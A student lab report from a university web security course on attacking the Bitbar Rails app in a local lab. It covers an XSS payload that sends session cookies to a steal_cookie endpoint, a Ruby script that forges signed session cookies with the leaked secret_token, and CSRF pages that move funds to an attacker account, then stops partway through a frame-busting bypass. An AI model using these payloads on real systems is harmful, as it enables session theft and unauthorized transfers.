

武汉大学国家网络安全学院

课程报告

课程名称： 网络安全

实验名称： Web Security

专业(班)： 网络空间安全

学 号：

姓 名：

任课教师： 曹越 教授

2022 年 5 月 6 日

目录

一、实验目的.....	3
二、实验内容.....	3
三、实验结果.....	3
四、实验环境.....	3
五、实验步骤.....	4
0 Set up	4
1 Cookie Theft	5
2 Session hijacking with Cookies	10
3 Cross-site Request Forgery	15
4 Cross-site request forgery with user assistance	19
5 SQL Injection	25
6 Profile Worm.....	28
六、实验总结.....	34
七、参考资料.....	34

一、实验目的

Web Security 网络漏洞利用

二、实验内容

利用网络漏洞编写 attacks

三、实验结果

实现 bitbar 窃取

四、实验环境

Ubuntu18


五、实验步骤

0 Set up

安装 Ruby2.5.9 和 rails 5.0.7

<http://gorails.com/setup/ubuntu/> 按照网址的布置安装 Ruby 2.5.9 和 rail 5.0.7
(安装正确的版本非常重要)，跳过 MySQL 和 PostgreSQL 部分。

下载实验提供的 project 2 源码，重定位到/bitbar 目录下，执行 bundle install
开启服务器 (rails server)



配置完成界面

1 Cookie Theft

目标是窃取登陆用户的会话 cookie，然后发送到一个由攻击者控制的 URL。

将提前以 user1 的身份登录 bitbar，然后打开开始网址（user1 密码：one）：

<http://localhost:3000/profile?username=>

访问该 URL 时，将会发送窃取的 cookie 到：


[http://localhost:3000/steal_cookie?cookie=\[stolen cookie here\]](http://localhost:3000/steal_cookie?cookie=[stolen cookie here])

可以在以下网址查看最近被偷取的 cookie：

http://localhost:3000/view_stolen_cookie

漏洞分析

访问开始网址，尝试输入用户，出现错误信息：



View Profile

分析 Profile 相关代码，查看 config/routes.rb，可以看到将 **profile** 重定位到 **UserController** 的 **view_profile** 方法，GET

```
# Profile
post 'set_profile' => 'user#set_profile'
get 'profile' => 'user#view_profile'
```

接着查看 `controller/user_controller.rb`，对于获取的用户信息，首先查找用户是否存在，如果用户不存在，则直接获得 `@username` 并输出错误提示。

```
85 def view_profile
86   @username = params[:username]
87   @user = User.find_by_username(@username)
88   if not @user
89     if @username and @username != ""
90       @error = "User #{@username} not found"
91     elsif logged_in?
92       @user = @logged_in_user
93     end
94   end
95 end
```

`/App/controllers/user_controller.rb` 用户管理

在 `helpers/application_helper.rb` 中可以看到，错误信息 `<p class='error'>`：

```
1 module ApplicationHelper
2
3   def display_error(error_msg)
4     if not error_msg or error_msg == ""
5       return ""
6     else
7       "<p class='error'>#{error_msg}</p>".html_safe
8     end
9   end
end
```

`/app/helpers/application_helper.rb` 错误提示

在 `/view/user/profile.html.erb` 中，可以看到错误信息输出的位置：

```
1 <% @title = "Profile" %>
2
3 <h3>View profile</h3>
4
5 <form class="pure-form" action="/profile" method="get">
6   <input type="text" name="username" value="<%= @username %>" placeholder="username">
7   <input class="pure-button" type="submit" value="Show">
8 </form>
9
10 <%= display_error(@error) %>
```


`/app/views/profile.html.rb` 错误输出位置

可以用 XMLrequest 发送请求，设置 open method 为 GET

攻击原理

当访问不存在的用户时，会出现蓝色错误提示，为了隐蔽地将 cookie 盗取，我们试图消除错误提示，设置 open method 为 GET，使用 XMLHttpRequest 发送 cookie。

错误提示的标签前有字符串 User，因此会固定显示一个 User，无法使用 html 标签来隐藏错误信息：



可以使用 JS 代码实现控件删除或隐藏。

```
document.getElementsByClassName('error')[0].hidden = true;
```

隐藏控件

然后获取 cookie，并将 cookie 信息发送到指定 URL，形成 URL 格式如下：

```
http://localhost:3000/profile?username=
<script>
  document.getElementsByClassName('error')[0].hidden = true;
  const params = "cookie=" + encodeURIComponent(document.cookie);
  const req = new XMLHttpRequest();
  req.withCredentials=true;
  req.onload = function() {
    window.location = 'http://localhost:3000/profile';
  }
  req.open('GET', 'http://localhost:3000/steal_cookie?' + params);
  req.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
  req.send(null);
</script>
```

① 隐藏控件

② 获取cookie

③ 发送完成后，重定向URL到正常页面

④ 发送到指定URL


URL 格式

```
http://localhost:3000/profile?username=%0D%0A%3Cscript%3E%0D%0A%20%20%20%20document.getElementsByClassName(%27error%27)%5B0%5D.hidden%20%3D%20true%3B%0D%0A%20%20%20const%20params%20%3D%20%22cookie%3D%22%20%2B%20encodeURIComponent(document.cookie)%3B%0D%0A%20%20%20const%20req%20%3D%20new%20XMLHttpRequest()%3B%0D%0A%20%20%20req.withCredentials%3Dtrue%3B%0D%0A%20%20%20%20req.onload%20%3D%20function()%20%7B%0D%0A%20%20%20%20%20window.location%20%3D%20%27http%3A%2F%2Flocalhost%3A3000%2Fprofile%27%3B%0D%0A%20%20%20%20%20req.open(%27GET%27%2C%20%27http%3A%2F%2Flocalhost%3A3000%2Fsteal_cookie%3F%27%20%2B%20params)%3B%0D%0A%20%20%20%20req.setRequestHeader(%22Content-Type%22%2C%20%22application%2Fx-www-form-urlencoded%22)%3B%0D%0A%20%20%20%20req.send(null)%3B%0D%0A%3C%2Fscript%3E
```

```
Started GET "/assets/silver_bars.jpg" for 127.0.0.1 at 2022-05-04 05:59:38 -0700
Processing by "/steal_cookie?cookie=bitbar_session3DhA7CEkDn1c3Npb25fawQGOgZFVEkiJWNjMDRiZTU5YmY5YzY0ZTU4MDZjOWExNTVjMzU0YjYwBjgsAVEkiCnRva2VuBjgsArkkiG01fSkxVem5CM30jTXNRvT1Ia1Y5ancGOWBGSSIRBg9nZ2VkX2luX2lkbJgsArmkJ--01b07fcec0105f4e6b84ca11b1c9149361dda9b4" for 127.0.0.1 at 2022-05-04 05:59:38 -0700
Processing by TheftController#steal_cookie as /*
  Parameters: {"cookie"=>"bitbar_session=BAh7CEkDn1c3Npb25fawQGOgZFVEkiJWNjMDRiZTU5YmY5YzY0ZTU4MDZjOWExNTVjMzU0YjYwBjgsAVEkiCnRva2VuBjgsArkkiG01fSkxVem5CM30jTXNRvT1Ia1Y5ancGOWBGSSIRBg9nZ2VkX2luX2lkbJgsArmkJ--01b07fcec0105f4e6b84ca11b1c9149361dda9b4"}
  User Load (0.1ms)  SELECT "users".* FROM "users" WHERE "users"."id" = ? LIMIT ? [[{"id", 4}, {"LIMIT", 1}]
```

A screenshot of a web browser displaying the Bitbar website. The browser's address bar shows 'localhost:3000/view_stolen_cookie'. The website has a red header with the 'Bitbar' logo and the tagline 'The Crypto-Free Crypto Currency'. Below the header is a navigation bar with links for 'Home', 'Transfer', 'Close', and 'Profile'. The main content area has a white background and displays 'Hi, user!' with a 'Log out' button. A large heading reads 'Last Cookie Stolen', followed by a highlighted box containing the cookie value: '_bitbar_session=BAh7CEkiD3Nic3Npb2ZfaWQGOgZFVEkiDjWQzMWYiYTQwZWFI'. The footer shows 'Copyright Bitbar 2016'.

<http://localhost:3000/profile?username=>



页面正常

成功盗取 cookie，URL 保存于 **warmup.txt**

2 Session hijacking with Cookies

在本次试验中，将会获得 attacker 的身份：用户名 attacker，密码 attacker。
目的是伪装成用户 user1 登录系统。

本题答案应该是一个脚本。当这个脚本在 JavaScript 控制台中执行时，bitbar 将误认为你是以 user1，脚本保存在 a.sh 中。

漏洞分析

cookie 如何储存

查看 Ruby on rails 官方文档：[ActionDispatch::Session::CookieStore](https://api.rubyonrails.org/classes/ActionDispatch/Session/CookieStore.html) ([rubyonrails.org](https://api.rubyonrails.org))，可知：从 rails3 开始，如设置了 secret_token，那么 cookie 将会被签名，即修改 cookie 同时也会修改签名。

可在 ./config/initializers/secret_token.rb 中查看到设置了 secret_token：

```
Bitbar::Application.config.secret_token =
  '0a5bfbbb62856b9781baa6160ecfd00b359d3ee3752384c2f47ceb45eada62f24ee1cbb6e7b0ae3095f70
  b0a302a2d2ba9aadf7bc686a49c8bac27464f9acb08'
```

Secret_token

从 rail4 开始，cookies 将使用 secret_key_base 进行加密，并签名。例如，对于任务一中盗取的 cookie：

```
_bitbar_session=BAh7CUkiD3Nlc3Npb25faWQGOgZFVEkiJWNjMDRiZTU5YmY5YzY0ZTU4MDZjOWExNTVjMz
U0YjYwBjsAVEkiCnRva2VuBjsARkkiG01fSkxVem5CM3o3TXRnVTI1a1Y5ancGOWBGSSIRbG9nZ2VkX2luX2lk
BjsARmkJSSISc3RvbGVuX2Nvb2tpZQY7AEZJIkVfYm10YmFyX3Nlc3Npb249QkFoN0NFa21EM05sYzNOcGIyNW
ZhV1FHT2daRlZFa2lkV05qTURSaVpUVTZbVWk1BjsAVA%3D%3D--
b72471eecfd7b96deae4639af65f8fe42f324eaf
```

Rail3 cookies

使用 rails c 打开 Ruby 终端，验证上述是否准确。

查看 secret 相关配置，可见 secret_token 内容：

```
irb(main):002:0> Bitbar::Application.config.secret_token
=> "0a5bfbbb62856b9781baa6160ecfd00b359d3ee3752384c2f47ceb45eada62f24ee1cbb6e7b0ae3095f70b0a302a2d2ba9aadf7bc686a49c8bac27464f9ac
b08"
```

Secret_token

查看 secret_key_base 为 **nil**，并没有对 cookie 进行加密，而是直接附加一个签名。这种情况下：首先，cookie 经过 base64 编码，其次连接一个 HMAC.sha1 签名形成 cookie。

```
irb(main):004:0> Bitbar::Application.config.secret_key_base
=> nil
```

Secret_key_base -> NIL

将 cookie 分离，可得到 cookie 的 base64 编码和 HMAC.sha1 签名：

```
irb(main):013:0> data, digest = cookie.split('--')
=> ["BAh7CukiD3Nlc3Npb25fawQG0gZFVEkiJWNjMDRiZTU5YmY5YzY0ZTU4MDZjOWExNTVjMzU0YjYwBjsAVEkiCnRva2VuBjsARkkiG01fSkxVem5CM3o3TXRnVTI1
a1Y5ancGOWBGSSIRbG9nZ2VkX2luX2lkBjsARmkJSSiSc3RvbGVuX2Nvb2tpZQY7AEZjIkVfYm10YmFyX3Nlc3Npb249QkFoN0Nfa21EM05sYzN0cGIyNWZhV1FHT2daR
lZFa2lkV05qTURSaVpUVTVZbVklBjsAVA==", "b72471eecfd7b96deae4639af65f8fe42f324eaf"]
```

两部分拼接成的 cookie

使用 OpenSSL SHA1 算法，密钥为 secret_token，计算签名，得到的与上述分离出的签名一致，即签名是基于 secret_token 加密。

```
irb(main):016:0> OpenSSL::HMAC.hexdigest(OpenSSL::Digest::SHA1.new, "0a5bfbbb62856b9781baa6160ecfd00b359d3ee3752384c2f47ceb45eada
62f24ee1cbb6e7b0ae3095f70b0a302a2d2ba9aadf7bc686a49c8bac27464f9acb08", data)
=> "b72471eecfd7b96deae4639af65f8fe42f324eaf"
```

1 密钥 secret_token

验证理论契合

使用 base64 解码查看 cookie 内容，得到一个 Ruby 对象字节流

```
=> "\x04\b{\tI\"\x0Fsession_id\x06:\x06ETI\"%cc04be59bf9c64e5806c9a155c354b60\x06;\x00TI\"ntoken\x06;\x00FI\"eM_JLUznB3z7MtGU25
kv9jw\x06;\x00FI\"x11logged_in_id\x06;\x00Fi\tI\"x12stolen_cookie\x06;\x00FI\"E_bitbar_session=BAh7CEkiD3Nlc3Npb25fawQG0gZFVEki
JWNjMDRiZTU5YmY5\x06;\x00T"
irb(main):018:0>
```

Base64 解码 cookie，Ruby 对象字节

通过 Marshal 可以在字节流和 Ruby 对象之间转换，可将 cookie 字节流转换为 Ruby 哈希对象。

```

irb(main):021:0> Marshal.load(message)
=> {"session_id"=>"cc04be59b79c64e5806c9a155c354b60", "token"=>"M_JLUznB3z7MtG025kV9jw", "logged_in_id"=>4, "stolen_cookie"=>"_bitbar_session=BAh7CEkiD3Nlc3Npb25faWQOGZFEkiJWNjMDRiZTU5YmY5"}

```

Marshal 转换

总之,以上分析可知 cookie 构成流程为:序列化->Padding->加密 AES-CBC->拼装加密内容和 IV (BASE64) ->签名 HMAC-SHA1->拼装签名

如何身份验证

上述 Ruby 对象,可知 cookie 保存了 session_id、用户登录时生成的 token、用户 id 和 stolen_cookie。

查看 ./app/controllers/application_controller.rb,可发现登录用户是由 session 中的 logged_in_id 决定,因此,可以通过伪造 logged_in_id 字段来实现伪造用户。

```

def load_logged_in_user
  @logged_in_user = User.find_by_id(session[:logged_in_id])
  if not session[:token]
    session[:token] = SecureRandom.urlsafe_base64
  end
end

```

application_controller.rb 用户登录

攻击原理

目标是运行 a.sh 后,生成可以在浏览器 console 中运行的命令,使得当前用户变为 user1。

```

curl -s -o /dev/null -c cookie.txt -d "username=attacker&password=attacker"
"http://localhost:3000/post_login"
cookie=`cat cookie.txt | grep bitbar | cut -f 7`
ruby shc.rb $cookie

```

a.sh

首先,使用 curl 模拟表单登录,获取 cookie 后传给 shc.rb 完成解析。

Shc.rb 中,首先解析 cookie 内容,然后修改 logged_in_id 为 user1 的 id = 1,然后经过 Marshal 字符流转换,base64 编码,SHA1 签名,形成最终命令,包含

了验证 cookie 的两个部分。

```
require 'openssl'
require 'cgi'
require 'base64'

if ARGV.length < 1
  puts "too few arguments"
  exit
end

cookie = CGI::unescape(ARGV[0])

data, digest = cookie.split('--')
secret_token = "0a5bfbbb62856b9781baa6160ecfd00b359d3ee3752384c2f47ceb45eada62f24ee1cbb6e7b0ae3095f70b0a302a2d2ba9adf7bc686a49c8bac27464f9acb08"
raise 'invalid message' unless digest == OpenSSL::HMAC.hexdigest(OpenSSL::Digest::SHA1.new, secret_token, data)
message = Base64.strict_decode64(data)
cookie_dict = Marshal.load(message)
cookie_dict["logged_in_id"] = 1
message = Base64.strict_encode64(Marshal.dump(cookie_dict))
digest_new = OpenSSL::HMAC.hexdigest(OpenSSL::Digest::SHA1.new, secret_token, message)
cookie_new = message + '--' + digest_new
puts "document.cookie=\"_bitbar_session=#{cookie_new}\""
```

1 secret_token

2 SHA1签名

3 Base64解码, Marshal转换

4 修改logged_in_id

5 base64编码

6 SHA1签名


完整流程

得到完整 cookie:


```
document.cookie="_bitbar_session=BAh7CEkiD3Nlc3Npb25faWQOGZFEkiJTdjYTYyZTI0MjUyNDRhNDMzZThkY2Q5OTliZTdlN2UyBjsAVEkiCnRva2VuBjsARkkiG0NVQTl0Q3VtdEcwWm9vcUdKR2l2VGcGOWBGSSIRbG9nZ2VhX2luX2lkBjsARmkG-af3cbc206a2647443863e68ccc6b58424d61b3b9"
```

Cookie

在浏览器中登录 attacker 账户，打开控制台，执行生成的命令：



刷新页面之后，Profile 页面用户变为 user1:



成功伪装登录

3 Cross-site Request Forgery

答案是一个名字为 b.html 的 html 文件。将提前使用 user1 的身份登录到 bitbar, 然后打开 b.html。打开 b.html 后, 10 个 bitbar 将从 user1 的账户转到 attacker 的账户, 当转账结束时, 页面重定向到 www.baidu.com。

可以在 http://localhost:3000/view_users 查看用户列表以及每个用户拥有的 bitbar 在攻击的过程中, 浏览器的网址中不能出现 localhost:3000

漏洞分析

查看 user_controller.rb, 发现转账操作直接利用已经登陆用户的 cookie 的信息进行转账操作, 并且没有设置 CORS 策略。

```
def post_transfer(failure_form=:transfer_form)
  if not logged_in?
    render "main/must_login"
    return
  end

  destination_username = params[:destination_username]
  @quantity = params[:quantity].to_i

  @error = ""
  @source_user = @logged_in_user
  @destination_user = User.find_by_username(destination_username)
  if not @destination_user
    @error = "The recipient does not exist."
  elsif @source_user.bitbars < @quantity
    @error = "You do not have enough bitbars!"
  elsif @destination_user.id == @source_user.id
    @error = "You cannot transfer bitbar to yourself!"
  end

  if @error != ""
    render failure_form
  else
    @source_user.bitbars -= @quantity
    @destination_user.bitbars += @quantity
    @source_user.save
    @destination_user.save
    render :transfer_success
  end
end
```

直接利用已登录用户的 cookie

目标网站 b.html 的功能是: 用户登录并打开网站后向 attacker 用户转账 10 Bitbars, 转账结束后, 自动跳转至 www.baidu.com, 掩饰盗取 bitbar 过程。


可在以下网址查看 Bitbars 用户列表和存储情况:

http://localhost:3000/view_users

通过抓包，可知转账机制是向如下网站 API，发起 POST 请求：

http://localhost:3000/post_transfer

查看转账页面代码框架，可发现转账 API 是一个请求表单，页面输入转账金额 **quantity** 和收账用户 **destination username**，点击 Transfer 提交表单，向 API 提交信息，实现转账。



转账表单参数

攻击原理

当打开 b.html 时，填写转账表单并向 API 提交，最终跳转到 Baidu 页面。



b.html 设计


首先打开登录 user1 账户，访问 b.html，浏览器中发现服务器没有设置 access-

control-allow-origin 所以将请求拦截，这是由于服务器后台没有设置 CROS 策略导致的，但是请求已经被发送给了服务器，XHR 转入错误状态。可以在服务器后台验证已发送 POST 请求，数据库已更新用户 bitbars 信息：

```
(0.0ms) begin transaction
SQL (6.3ms) UPDATE "users" SET "bitbars" = ?, "updated_at" = ? WHERE "users"."id" = ? [{"bitbars", 150}, {"updated_at", 2022-05-05 11:09:52 UTC}, [{"id", 1}]]
(18.3ms) commit transaction
(0.0ms) begin transaction
SQL (1.1ms) UPDATE "users" SET "bitbars" = ?, "updated_at" = ? WHERE "users"."id" = ? [{"bitbars", 50}, {"updated_at", 2022-05-05 11:09:52 UTC}, [{"id", 4}]]
(13.5ms) commit transaction
Rendering user/transfer_success.html.erb within layouts/application
Rendered user/transfer_success.html.erb within layouts/application (4.9ms)
Completed 200 OK in 141ms (Views: 87.1ms | ActiveRecord: 40.5ms)
```

数据库已 UPDATE，转账成功

查看 http://localhost:3000/view_users，可发现用户和 Bitbars 数已更新：



账户信息更新，转账成功

一开始，转账完成后，网页并没有成功跳转至 Baidu，是因为 xhr 进入了 onerror 状态，没有调用 onload 重定向至目标界面，可以设置在 onerror 时也跳转即可：

```
req.withCredentials=true;
req.onload = function() {
  // 结束之后加载到一个正常页面
  window.location = 'www.baidu.com';
}
req.onerror = function() {
  window.location = 'www.baidu.com'
}
req.open('POST', 'http://localhost:3000/post_transfer');
```

Onload 和 onerror 均跳转

重定向至 Baidu 页面，攻击成功：



Baidu

4 Cross-site request forgery with user assistance

答案是一个或者两个 html 页面，命名为 bp.html, bp2.html(可选)。在打开 bp.html 前，系统中已经登录了 user1，接下来将在 bp.html 页面进行交互，因此 bp.html 的设置要合理。

也就是说，如果在页面上有一个表格或者有一个按钮，并且在页面上有一些提示要求用户进行一些操作，引导用户依照这些提示执行。

在用户与 bp.html 页面进行交互后，10 bitbars 将会从 user1 账户转到 attacker 的账户。当这个转账操作执行完成后，页面将重定向到 www.baidu.com

攻击必须要在与用户互动的前提下执行（与 Attack3 不同）。特别的要注意的是，攻击要针对的网址是 http://localhost:3000/super_secure_transfer 或者 http://localhost:3000/super_secure_post_transfer。

这两个网址做了一些 CSRF 攻击的防护。在攻击的过程中，不能直接与 <http://localhost:3000/transfer> 或者 http://localhost:3000/post_transfer 进行交互。攻击过程中，需要隐藏你的页面正从 <http://localhost:3000> 上下载内容的事实。

漏洞分析

为了实现用户在 bp.html 页面交互时，能将表单提交到转账 API，要设计好页面。查看目标页面 http://localhost:3000/super_secure_transfer 有 framebusting 防御代码，需要绕过该防御机制。查看转账页面，除了金额和目标账户，还需要输入 Token

You currently have 158 bitbars.

Transfer to

Amount

Super Secret Token

0iICPwYvghGd1rwAGogmUg

Enter Secret Token

Transfer

新增了 Token

查看 `user_controller.rb` 相关代码，可见 `Token` 是用户登录时随机生成的 Base64 编码字符串，当输入的 `token` 不正确时，拒绝进行转账操作。

```
# Weak (and ostentatious) CSRF Protection
def super_secure_transfer
  if not logged_in?
    render "main/must_login"
    return
  end
  @user = params[:user]
  @amount = params[:quantity]
  @token = session[:token]
  render :super_secure_transfer_form
end

def super_secure_post_transfer
  if not logged_in?
    render "main/must_login"
    return
  end

  @token = session[:token]
  if params[:tokeninput] != session[:token]
    @error = "Please enter the correct secret token!"
    render :super_secure_transfer_form
    return
  end
  end
  post_transfer :super_secure_transfer_form
end
```

Token 机制

基于 Web Frame 的攻击如: **ClickJacking**，一般使用 `iframes` 去劫持用户的 web session。目前最普遍的防御手段被称之为 `frame busting`，即阻止当页面加载一个 `frame` 的时候对当前页面产生影响。

`Frame busting` 依靠防御代码来防止页面加载一个嵌套的 `frame`，它是防御 `ClickJacking` 的主要手段。`Frame busting` 同时还被用在保护 `login` 登录页面上，如果没有 `frame busting`，那么这个 `login` 登录页面能够在任何的嵌套的子 `frame` 中打开。一些新型的高级 `ClickJacking` 技术使用 `Drag-and-Drop` 去提取敏感隐私数据并且注入到另一个 `frame` 中，完成数据窃取。

普通的 `ClickJacking` 防御代码中只是简单的对 `parent.location` 进行赋值来进行 `frame` 覆盖的纠正，来实现简单的防御，即把 `top.location`(覆盖在原始页面上的"恶意"`frame` 重定向回 `self.location`("正确"的 `frame`))。在本次实验中，`frame busting` 防御机制处理在 `application.html.erb` 中：

```

<% if not @disable_framebusting %>
  <script>
    // Framebusting
    if(top.location != self.location){
      parent.location = self.location;
    }
  </script>
<% end %>

```

Frame busting

这在当前页面只被攻击者覆盖了一个 **frame** 的情况能起到很好的防御作用。

但如果攻击者在当前页面上覆盖了两个的 **frame (Double Frame)**，访问 `parent.location` 就违反了主流浏览器的安全规则：**descendant frame navigation policy**。安全规则限制了网页的重定位，因此可以绕过简单的 frame busting 防护。

